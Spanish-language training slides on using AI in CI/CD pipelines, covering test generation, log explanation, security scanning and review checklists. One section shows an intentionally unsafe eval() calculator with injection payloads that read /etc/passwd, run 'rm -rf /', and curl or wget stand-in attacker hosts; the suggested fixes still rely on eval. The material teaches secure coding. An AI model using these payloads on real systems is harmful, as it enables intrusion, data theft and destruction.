4.5 —IA generando tests dentro del pipeline

¿Cómo se integra la IA para generar tests?

◆ GitHub Actions

- Paso adicional que envía el código a la IA
- La IA devuelve tests en Jest, PyTest, JUnit, etc.
- El pipeline los ejecuta automáticamente

◆ GitLab CI

- IA integrada en DevSecOps
- Generación automática de tests en etapas específicas

◆ Jenkins

- Scripts Python que llaman a la IA
- Plugins que analizan logs y generan tests

◆ Azure DevOps

- Integración con Azure OpenAI
- Generación de tests y documentación técnica

4.5 —IA generando tests dentro del pipeline

Prompt típico dentro del pipeline

El pipeline puede incluir un paso como:

- "Analiza los cambios realizados en este commit y genera pruebas unitarias adicionales en Jest."
- Incluye casos edge y mocks necesarios.
- Mantén la lógica original y usa formato AAA."

O:

"Genera pruebas de integración para los endpoints modificados.
Incluye peticiones HTTP, validación de códigos de estado y casos de error."

4.6 —IA explicando fallos del pipeline

La IA interpreta logs complejos y explica la causa real del fallo, no solo el mensaje de error.

Qué puede explicar

- Qué test falló y por qué
- Qué módulo provocó el error
- Dependencias rotas
- Configuración incorrecta
- Fallos en despliegue
- Errores de permisos o rutas

Ejemplo de prompt

"Explica por qué falló este pipeline y sugiere una solución."

4.6 —IA explicando fallos del pipeline

IA detectando vulnerabilidades en CI/CD

Idea clave

La IA actúa como un analista de seguridad dentro del pipeline.

Qué detecta

- Dependencias vulnerables
- Versiones obsoletas
- Riesgos OWASP
- Secretos expuestos
- Configuraciones inseguras
- Permisos excesivos

Ejemplo de prompt

"Analiza este pipeline y detecta vulnerabilidades siguiendo OWASP Top 10."

4.6 —IA explicando fallos del pipeline

IA generando reportes automáticos

Idea clave

La IA genera reportes profesionales al finalizar el pipeline.

Qué incluye el reporte

- Resumen de tests
- Cobertura
- Fallos críticos
- Vulnerabilidades
- Recomendaciones
- Próximos pasos

Ejemplo de prompt

"Genera un reporte técnico del estado del pipeline con recomendaciones."

■ 4.7 — Buenas prácticas al integrar IA en CI/CD y errores comunes



Buenas prácticas

- ✓ Revisar siempre lo generado por IA
- ✓ Mantener consistencia en el estilo
- ✓ Validar mocks y casos edge
- ✓ Documentar qué partes generó la IA
- ✓ Controlar permisos y seguridad
- ✓ Ejecutar tests antes y después

Errores comunes

- ✓ Confiar ciegamente en la IA
- ✓ No revisar cobertura
- ✓ No entender los tests generados
- ✓ No validar los mocks
- ✓ No revisar vulnerabilidades
- ✓ No documentar cambios



4.7 — Buenas prácticas al integrar IA en CI/CD y errores comunes



● **CÓDIGO PELIGROSO
(NUNCA HACER ESTO)**

```
def calculadora_online():  
    """  
    Calculadora que evalúa directamente la entrada del usuario  
    ¡Esto es EXTREMADAMENTE PELIGROSO!  
    """  
  
    print("=== Calculadora Online ===")  
    print("Ejemplo: 2 + 2")  
  
    # ✗ ¡NUNCA USAR eval() con entrada de usuario!  
    expresion = input("Introduce tu operación: ")  
  
    # eval() ejecuta TODO lo que el usuario escriba  
    resultado = eval(expresion) # ● PELIGRO CRÍTICO  
  
    print(f"Resultado: {resultado}")
```

calculadora_online()



4.7 — Buenas prácticas al integrar IA en CI/CD y errores comunes



! LO QUE UN ATACANTE PUEDE HACER

```
# Ejecución normal (parece inofensivo)
>>> Introduce tu operación: 2 + 2
Resultado: 4 # ✅ Parece que funciona

# 🚩 ATAQUE 1: Robar archivos
>>> Introduce tu operación: __import__('os').system('cat /etc/passwd')
# ¡El atacante puede leer archivos del sistema!

# 🚩 ATAQUE 2: Eliminar archivos
>>> Introduce tu operación: __import__('os').system('rm -rf /')
# ¡Puede borrar todo el servidor!

# 🚩 ATAQUE 3: Conectar a servidor externo
>>> Introduce tu operación: __import__('os').system('curl http://atacante.com/robar_datos')
# ¡Puede enviar datos sensibles!

# 🚩 ATAQUE 4: Ejecutar código malicioso
>>> Introduce tu operación: __import__('socket').socket()
# ¡Puede abrir conexiones de red!

# 🚩 ATAQUE 5: Instalar malware
>>> Introduce tu operación: __import__('os').system('wget http://malware.com/virus.py')
# ¡Puede descargar e instalar software malicioso!
```



4.7 — Buenas prácticas al integrar IA en CI/CD y errores comunes



! LO QUE UN ATACANTE PUEDE HACER

```
# Ejecución normal (parece inofensivo)
>>> Introduce tu operación: 2 + 2
Resultado: 4 # ✅ Parece que funciona

# 🚩 ATAQUE 1: Robar archivos
>>> Introduce tu operación: __import__('os').system('cat /etc/passwd')
# ¡El atacante puede leer archivos del sistema!

# 🚩 ATAQUE 2: Eliminar archivos
>>> Introduce tu operación: __import__('os').system('rm -rf /')
# ¡Puede borrar todo el servidor!

# 🚩 ATAQUE 3: Conectar a servidor externo
>>> Introduce tu operación: __import__('os').system('curl http://atacante.com/robar_datos')
# ¡Puede enviar datos sensibles!

# 🚩 ATAQUE 4: Ejecutar código malicioso
>>> Introduce tu operación: __import__('socket').socket()
# ¡Puede abrir conexiones de red!

# 🚩 ATAQUE 5: Instalar malware
>>> Introduce tu operación: __import__('os').system('wget http://malware.com/virus.py')
# ¡Puede descargar e instalar software malicioso!
```



4.7 — Buenas prácticas al integrar IA en CI/CD y errores comunes



ANÁLISIS DE IA EN EL PIPELINE

```
# GitHub Actions con escaneo de seguridad
name: Security Scan with AI

on: [push, pull_request]

jobs:
  security-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      # Escaneo básico de dependencias
      - name: 📦 Escanear dependencias
        run: |
          pip install safety
          safety check -r requirements.txt

      # 🤖 IA analiza código en busca de patrones inseguros
      - name: 🤖 IA Security Analysis
        uses: advanced-security/ai-scanner@v1
        with:
          api-key: ${ secrets.IA_SECURITY_KEY }
          fail-on-vulnerability: true
```



LO QUE LA IA DETECTA AUTOMÁTICAMENTE



🔍 ANÁLISIS DE SEGURIDAD CON IA – Pipeline #1274

🚨 VULNERABILIDAD CRÍTICA DETECTADA

📁 Archivo: app.py

📌 Línea: 12

🔴 Gravedad: CRÍTICA (10/10)

❌ PROBLEMA DETECTADO:

`eval(expresion)` # `eval()` con entrada de usuario

📖 EXPLICACIÓN:

La función `eval()` ejecuta cualquier código Python que el usuario escriba. Un atacante podría:

- Leer archivos del sistema (`/etc/passwd`)
- Eliminar archivos (`rm -rf /`)
- Conectar a servidores externos
- Ejecutar código malicioso
- Robar credenciales

🔧 RIESGO SEGÚN OWASP:

Categoría: A03:2021 - Inyección de Código

Severidad: Crítica

Explotabilidad: Alta

✅ SOLUCIÓN SUGERIDA:

En lugar de `eval()`, usa un parser seguro:

LO QUE LA IA DETECTA AUTOMÁTICAMENTE

En lugar de `eval()`, usa un parser seguro:

```
def calculadora_segura(expresion):  
    """Calculadora que solo permite números y operadores básicos"""  
    operadores = {'+', '-', '*', '/'}  
    partes = expresion.split()  
  
    # Validar que solo contenga números y operadores  
    for parte in partes:  
        if parte not in operadores and not parte.replace('.', '').isdigit():  
            raise ValueError(f"Caracter no permitido: {parte}")  
  
    # Ahora sí, usar eval() pero con entrada validada  
    return eval(expresion, {"__builtins__": {}}, {})
```

🔑 CÓDIGO CORREGIDO:

```
def calculadora_segura(expresion):  
    # Validación estricta antes de evaluar  
    patron = r'^[\d\s\+\-\*/\.\.]+$'  
    if not re.match(patron, expresion):  
        raise ValueError("Expresión inválida")  
    return eval(expresion, {"__builtins__": {}}, {})
```

📌 RECOMENDACIÓN:

- Eliminar `eval()` por completo
- Usar una biblioteca como ``ast.literal_eval()`` si es necesario
- Implementar validación de entrada estricta
- Añadir tests que verifiquen entradas maliciosas

🚩 ADICIONAL: 3 vulnerabilidades más detectadas

2. 🔴 SECRETO EXPUESTO (app.py:5)
Contraseña hardcoded: `password = "admin123"`
→ Usar variables de entorno
3. 🟡 DEPENDENCIA VULNERABLE (requirements.txt)
`requests==2.25.0` → versión con vulnerabilidad conocida
→ Actualizar a `requests>=2.31.0`
4. 🟢 PERMISOS EXCESIVOS (.github/workflows/deploy.yml)
Permisos: `write-all`
→ Reducir al mínimo necesario

📌 ACCIÓN REQUERIDA:

- ❌ Pipeline BLOQUEADO hasta corregir vulnerabilidades críticas
- 👤 Notificación enviada a: @equipo-seguridad



REPORTE AUTOMÁTICO DEL PIPELINE



```
**Duración:** 3m 24s
**Estado:** ⚠️ ADVERTENCIA (pasa con recomendaciones)
```

📄 RESUMEN EJECUTIVO

Métrica	Valor	Estado
Tests ejecutados	124	✅
Tests exitosos	122	✅
Tests fallidos	2	⚠️
Cobertura de código	85%	✅ (mínimo 80%)
Vulnerabilidades críticas	1	🔴
Vulnerabilidades medias	2	🟡
Vulnerabilidades bajas	3	🟢
Tiempo de ejecución	3m 24s	✅

❌ TESTS FALLIDOS (2)

```
### 1. `test_email_vacio` - tests/test_validacion.py:42
```



AssertionError: Se esperaba False, se obtuvo True

```
**Causa:** La función `validar_email()` no maneja emails vacíos o None
**Impacto:** Usuarios pueden registrarse con email vacío
**Solución:** Añadir validación al inicio de la función

### 2. `test_dividir_por_cero` – tests/test_calculadora.py:78
```

ZeroDivisionError: division by zero

```
**Causa:** La función no captura la excepción correctamente
**Impacto:** La app crashea si el usuario divide por cero
**Solución:** Usar `pytest.raises(ZeroDivisionError)`
```

🚫 VULNERABILIDADES DETECTADAS

🔴 CRÍTICA (1)

Ubicación	Problema	Solución
app.py:12	`eval()` con entrada de usuario	Eliminar eval, usar parser seguro

🟡 MEDIA (2)


Ubicación	Problema	Solución
config.py:5	Contraseña hardcodeada	Usar variables de entorno
requirements.txt	requests==2.25.0	Actualizar a requests>=2.31.0

📊 REPORTE AUTOMÁTICO DEL PIPELINE



📊 COBERTURA DE CÓDIGO (85%)

src/



🛠️ RECOMENDACIONES PARA PRÓXIMOS PASOS

Prioridad 1 (Hoy)

1. ❌ Corregir los 2 tests fallidos
2. 🔒 Eliminar `eval()` del código

Prioridad 2 (Esta semana)

3. 📄 Mejorar cobertura en `utils.py` (71% → 80%)
4. 🔄 Actualizar dependencias vulnerables

Prioridad 3 (Próximo sprint)

5. 🛠️ Refactorizar `usuarios.py` para mejor testabilidad
6. 📊 Añadir tests de integración para el flujo de registro

****Recomendación:**** Añadir tests para los módulos con cobertura < 80%

📈 EVOLUCIÓN DE CALIDAD (últimos 10 pipelines)

Cobertura: 85% (+5% desde ayer)

Tests: 122/124 (2 fallos)

Seguridad: 6 vulnerabilidades (-2)

Tiempo: 3m 24s (+12s respecto a ayer)

📌 ****Pipeline aprobado con advertencias****

✅ Despliegue permitido (sin vulnerabilidades críticas en producción)

👤 Reporte enviado a: equipo@empresa.com

```
# 🚩 MAL EJEMPLO: Copiar y pegar sin revisar
```

```
prompt = "Dame una función para validar emails"
```

```
# IA responde:
```

```
def validar_email(email):  
    # ¡IA generó esto!  
    return '@' in email and '.' in email
```

```
# ❌ DESARROLLADOR: "Perfecto, lo pongo en producción"
```

```
# Sin revisar, sin tests, sin pensar...
```

```
# 3 semanas después:
```

```
# 🚩 1,000 usuarios no pueden registrarse
```

```
# 🚩 El error: no validaba emails como "usuario@dominio" (sin .)
```

```
# 🚩 El desarrollador no entendía cómo funcionaba la función
```

```
# 🚩 Horas perdidas en debugging
```

```
# Paso 3: Añadir tests
```

```
def test_validar_email():  
    assert validar_email("test@test.com") == True  
    assert validar_email("test@test") == False # Sin punto en dominio  
    assert validar_email("") == False          # Vacío  
    assert validar_email(None) == False        # None  
    assert validar_email("sin-arroba") == False # Sin @
```

```
# Paso 4: Documentar
```

```
# ✅ Test generado por IA y revisado manualmente
```

```
# ✅ Código revisado por: @desarrollador
```

```
# ✅ Fecha: 20/03/2026
```

```
# Paso 2: Tú revisas y mejoras
```

```
def validar_email(email):  
    """  
    Valida formato de email  
  
    Args:  
        email: dirección de correo  
  
    Returns:  
        bool: True si es válido, False en caso contrario  
    """  
    # 🚩 REVISIÓN HUMANA:  
    # 1. ¿Qué pasa si email es None? → Añadido manejo  
    # 2. ¿Qué pasa si email es vacío? → Añadido manejo  
    # 3. ¿El '.' debe estar después del '@'? → Mejorado  
  
    if not email or not isinstance(email, str):  
        return False  
  
    # Verificar que hay @ y que después hay al menos un punto  
    if '@' not in email:  
        return False  
  
    dominio = email.split('@')[1]  
    if '.' not in dominio:  
        return False  
  
    return True
```

Fase	Responsable	Acción Principal	Tareas Clave
1. Generación	 IA	Crear la base	• Estructura de pipelines (YAML). • Tests unitarios y casos borde. • Mocks y datos de prueba.
2. Validación	 Humano	Criterio y Seguridad	• Revisión de lógica y sentido común. • Detección de vulnerabilidades. • Cumplimiento de convenciones.
3. Ejecución	 Pipeline	Garantía y Despliegue	• Ejecución de tests automáticos. • Análisis de cobertura y seguridad. • Despliegue continuo (CD).

CHECKLIST DE VALIDACIÓN HUMANA

1. ¿Entiendo el código?

- ☐ ¿Puedo explicar qué hace cada línea?
- ☐ ¿Entiendo por qué la IA eligió esta solución?
- ☐ ¿Hay partes que no entiendo? → Preguntar a IA

2. ¿Cubre todos los casos?

- ☐ ¿Casos normales? (happy path)
- ☐ ¿Casos límite? (valores extremos)
- ☐ ¿Casos de error? (entradas inválidas)
- ☐ ¿Casos de seguridad? (inyección, escalada)

3. ¿Es seguro? -

- ☐ ¿Hay eval() o exec()?
- ☐ ¿Hay credenciales hardcodeadas?
- ☐ ¿Se validan las entradas?
- ☐ ¿Se manejan las excepciones?

4. ¿Es mantenible?

- ☐ ¿Tiene comentarios/documentación?
- ☐ ¿Sigue las convenciones del equipo?
- ☐ ¿Los nombres son claros?
- ☐ ¿Es testable?

5. ¿Los tests son suficientes?

- ☐ ¿Hay tests para cada caso?
- ☐ ¿Los mocks son realistas?
- ☐ ¿La cobertura es suficiente?
- ☐ ¿Hay tests de regresión?



Gracias.



MINISTERIO
DE EDUCACIÓN, FORMACIÓN PROFESIONAL
Y DEPORTES

SECRETARÍA GENERAL DE FORMACIÓN PROFESIONAL

DIRECCIÓN GENERAL DE PLANIFICACIÓN, INNOVACIÓN Y GESTIÓN
DE LA FORMACIÓN PROFESIONAL

SUBDIRECCIÓN GENERAL DE PROGRAMAS Y GESTIÓN

